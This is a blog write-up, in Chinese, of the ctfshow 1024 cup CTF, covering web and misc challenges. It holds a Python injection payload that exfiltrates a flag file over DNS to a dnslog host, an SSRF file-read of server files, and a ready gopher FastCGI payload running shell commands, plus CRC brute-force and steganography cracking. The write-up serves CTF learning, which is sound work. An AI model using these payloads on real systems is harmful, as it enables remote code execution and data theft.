ctfshow 1024杯writeup

原创

参天大树SJ 于 2020-10-27 22:46:43 发布 1389 收藏

分类专栏： 白帽子黑客攻防 文章标签： ctf ctfshow web phpinfo

本文链接：https://blog.csdn.net/sxsj333/article/details/109322771

版权

白帽子黑客攻防 专栏收录该内容

16 篇文章 3 订阅

订阅专栏


web签到

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-10-20 23:59:00
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-21 03:51:36
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

error_reporting(0);
highlight_file(__FILE__);
call_user_func($_GET['f']);
```

查看phpinfo

```
http://1879bc15-8585-46bd-a985-1002b1bf77c9.chall.ctf.show/?f=phpinfo
```

搜索funciton 发现函数



xmlrpc_error_number	0	0
xmlrpc_errors	Off	Off
zend.assertions	1	1
zend.detect_unicode	On	On
zend.enable_gc	On	On
zend.multibyte	Off	Off
zend.script_encoding	no value	no value
zend.signal_check	Off	Off

ctfshow


function:ctfshow_1024 support	enabled

ctype

ctype functions	enabled

调用函数得到flag

```
http://1879bc15-8585-46bd-a985-1002b1bf77c9.chall.ctf.show/?f=ctfshow_1024
```



http://1879bc15-8585-46bd-a985-1002b1bf77c9.chall.ctf.show/?f=ctfshow_1024

□ Enable Post data □ Enable Referrer


```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-10-20 23:59:00
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-21 03:51:36
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

error_reporting(0);
highlight_file(__FILE__);
call_user_func($_GET['f']);
flag{welcome_2_ctfshow_1024_cup}
```

flag{welcome_2_ctfshow_1024_cup}

web fastapi

```
http://58201a5d-bea3-497f-97cd-76d65b7d282a.chall.ctf.show/docs
```

```
__builtins__.__dict__['__imp'+'ort__']('os').system("ping `cat /mnt/f1a9`.au9xny.dnslog.cn")
```



http://58201a5d-bea3-497f-97cd-76d65b7d282a.chall.ctf.show/docs

□ Enable Post data □ Enable Referrer

安全的计算器


No parameters

Request body required

application/x-www-form-urlencoded

q * required
string

+'ort__']('os').system("ping `cat /mnt/f1a9`.au9xny.dnslog.cn'



au9xny.dnslog.cn

DNS Query Record	IP Address	Created Time
flag{9d2e7929-8968-489d-bb00-b85c84e81fc4}.au9xny.dnslog.cn	173.194.171.3	2020-10-26 22:01:45
flag{9d2e7929-8968-489d-bb00-b85c84e81fc4}.au9xny.dnslog.cn	173.194.93.24	2020-10-26 22:01:45
flag{9d2e7929-8968-489d-bb00-b85c84e81fc4}.au9xny.dnslog.cn	173.194.93.22	2020-10-26 22:01:45

web 图片代理

```
http://596ee842-0412-48e1-9b31-9ee55bd398fa.chall.ctf.show/index.php?picurl=aHR0cDovL3AucWxvZ28uY24vZ2gvMzcyNjE5MDM4LzM3MjYxOTAzOC8w
```

发现picurl后面为base64编码，解码得到

```
http://596ee842-0412-48e1-9b31-9ee55bd398fa.chall.ctf.show/index.php?picurl=http://p.qlogo.cn/gh/372619038/372619038/0
```

猜测为ssrf
获取index.php文件

```
file:///proc/self/cwd/index.php
?picurl=ZmlsZTovLy9wcm9jL3NlbGYvY3dkL2luZGV4LnBocA==
```


```php
<?php
if(isset($_GET["picurl"])){
    $ch = curl_init(explode("&",base64_decode($_GET["picurl"]))[0]);
    curl_setopt($ch, CURLOPT_TIMEOUT,2);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT,2);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_BINARYTRANSFER, 1);
    $data = curl_exec($ch);
    curl_close($ch);
    header("Content-type: image/jpeg");
    print( $data );
    unset($data);
}else{
    header('location:index.php?picurl=aHR0cDovL3AucWxvZ28uY24vZ2gvMzcyNjE5MDM4LzM3MjYxOTAzOC8w');
}
```

读取默认配置文件

```
默认的server配置:/etc/nginx/conf.d/default.conf
file:///etc/nginx/conf.d/default.conf
?picurl=ZmlsZTovLy9ldGMvbmdpbngvY29uZi5kL2RlZmF1bHQuY29uZg==
```

```
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    root         /var/www/bushihtml;
    index        index.php index.html;

    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;

    location / {
        try_files $uri  $uri/ /index.php?$args;
    }

    location ~ \.php$ {
        try_files $uri =404;
        fastcgi_pass   127.0.0.1:9000;
        fastcgi_index  index.php;
        include        fastcgi_params;
        fastcgi_param  SCRIPT_FILENAME  $document_root$fastcgi_script_name;
    }

    location = /404.html {
        internal;
    }

}
```

为gopher打fastcgi， 端口为9000



```
➜  ~ gopherus --exploit fastcgi

                author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one:  /var/www/bushihtml/index.php
Terminal command to run:  ls /

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%09%01%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH56%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%1CSCRIPT_FILENAME/var/www/bushihtml/index.php%0D%01DOCUMENT_ROOT/%00%01%04%00%01%00%00%00%00%01%05%00%01%008%04%00%3C%3Fphp%20system%28%27ls%20/%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00

-----------Made-by-SpyD3r-----------
```

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%09%01%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH56%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%1CSCRIPT_FILENAME/var/www/bushihtml/index.php%0D%01DOCUMENT_ROOT/%00%01%04%00%01%00%00%00%00%01%05%00%01%008%04%00%3C%3Fphp%20system%28%27ls%20/%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
```

将以上base64编码后传入


```
http://596ee842-0412-48e1-9b31-9ee55bd398fa.chall.ctf.show/index.php?picurl=Z29waGVyOi8vMTI3LjAuMC4xOjkwMDAvXyUw
MSUwMSUwMCUwMSUwMCUwOCUwMCUwMCUwMCUwMSUwMCUwMCUwMCUwMCUwMCUwMCUwMSUwNCUwMCUwMSUwMSUwOSUwMSUwMCUwRiUxMFNFUlZFUl9T
T0ZUV0FSRWdvJTIwLyUyMGZjZ2ljbGllbnQlMjAlMEIlMDlSRU1PVEVfQUREUjEyNy4wLjAuMSUwRiUwOFNFUlZFUl9QUk9UT0NPTEhUVFAvMS4x
JTBFJTAyQ09OVEVOVF9MRU5HVEg1NiUwRSUwNFJFUVVFU1RfTUVUSE9EUE9TVCUwOUtQSFBfVkFMVUVhbGxvd191cmxfaW5jbHVkZSUyMCUzRCUy
ME9uJTBBZGlzYWJsZV9mdW5jdGlvbnMlMjAlM0QlMjAlMEFhdXRvX3ByZXBlbmRfZmlsZSUyMCUzRCUyMHBocCUzQS8vaW5wdXQlMEYlMUNTQ1JJ
UFRfRklMRU5BTUUvdmFyL3d3dy9idXNoaWh0bWwvaW5kZXgucGhwJTBEJTAxRE9DVU1FTlRfUk9PVC8lMDAlMDElMDQlMDAlMDElMDAlMDAlMDAl
MDAlMDElMDUlMDAlMDElMDA4JTA0JTAwJTNDJTNGcGhwJTIwc3lzdGVtJTI4JTI3bHMlMjAvJTI3JTI5JTNCZGllJTI4JTI3LS0tLS1NYWRlLWJ5
LVNweUQzci0tLS0tJTBBJTI3JTI5JTNCJTNGJTNFJTAwJTAwJTAwJTAw
```

```
����X-Powered-By: PHP/7.4.11
Content-type: text/html; charset=UTF-8

21bba307-636d-4355-b947-17bccf282933
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
-----Made-by-SpyD3r-----
�������������srv
```

猜测第一串为flag，提交成功


misc签到

正则表达式使用
fl$



```
115369 121494 876755293 SGfE
91023 98626 167438094 ByqOR
85470 88812 346232936 8{h]L
74862 80506 460862619 GO,p
143683 152867 850032408 r22h
32 431 507091134 OOBq
```

根据提示慢慢查找，^78210



```
117432 123638 981128620 js,Qo
3881 7610 396200469 kDu4
78210 81068 79650456 ag{We
159614 160139 378260260 V7CK3
133869 133991 392964043 ,in2
7301 11111 754535175 {I],
56556 64405 363299561 tuyWU
111575 116091 220173482 eIRDZ
43954 50189 442045460 JOY_}
157757 165128 860369323 dKEFx
194119 194311 461520695 f{6K
189623 194468 4719094 Zhr2X
186330 187161 552260 YQs6g
11960 13491 240912912 3XTk
8874 18662 906545029 wAR9
134789 143869 734672427 vFWnR
65044 71443 196606611 c{C5
179476 188876 789487416 Pp0Gi
80392 81624 583391129 [OUp]
```

```
56520 78210 35498184 9u4fl
78210 81068 79650456 ag{We
81068 86056 65454545 lcom
86056 89556 16548421  _102
89556 91205 26568154  4_Cha
91205 94156 566512548 lleng
94156 96825 15487856 _9u4
96825 98155 156565645  ck}56

flag{Welcom_1024_Challeng_9u4ck}

94156 101464 585786209 ruW3i
94156 99346 141290772 jPWxo
96825 112034 54545552 not_
112034 119601 320691220 jYpj_
112034 119745 342725460 Fjx0N
```


misc 重新签到

level 1

文件尾提示It's all numbers，普通爆破无果
出题人提示CRC爆破，压缩包内文件为10字节数字，CRC=0x342F0E5C，10字节CRC爆破，如下为脚本：

```
from pwn import *
from parse import *
from pwnlib.util.iters import bruteforce
import string
from binascii import crc32

def brute_force():
 return bruteforce(lambda x:crc32(x.encode())==int('342F0E5C',16),string.digits,length=10,method='fixed')

print(brute_force())
```

好在设置的数字不大，约1min得结果，为level 2密码。




```
2$ python3 level1.py
[+] Bruteforcing: Found key: "0009656856"
0009656856
2$
```

0009656856


level2

利用stegcracker接出txt

`stegcracker level_2.jpg wd`



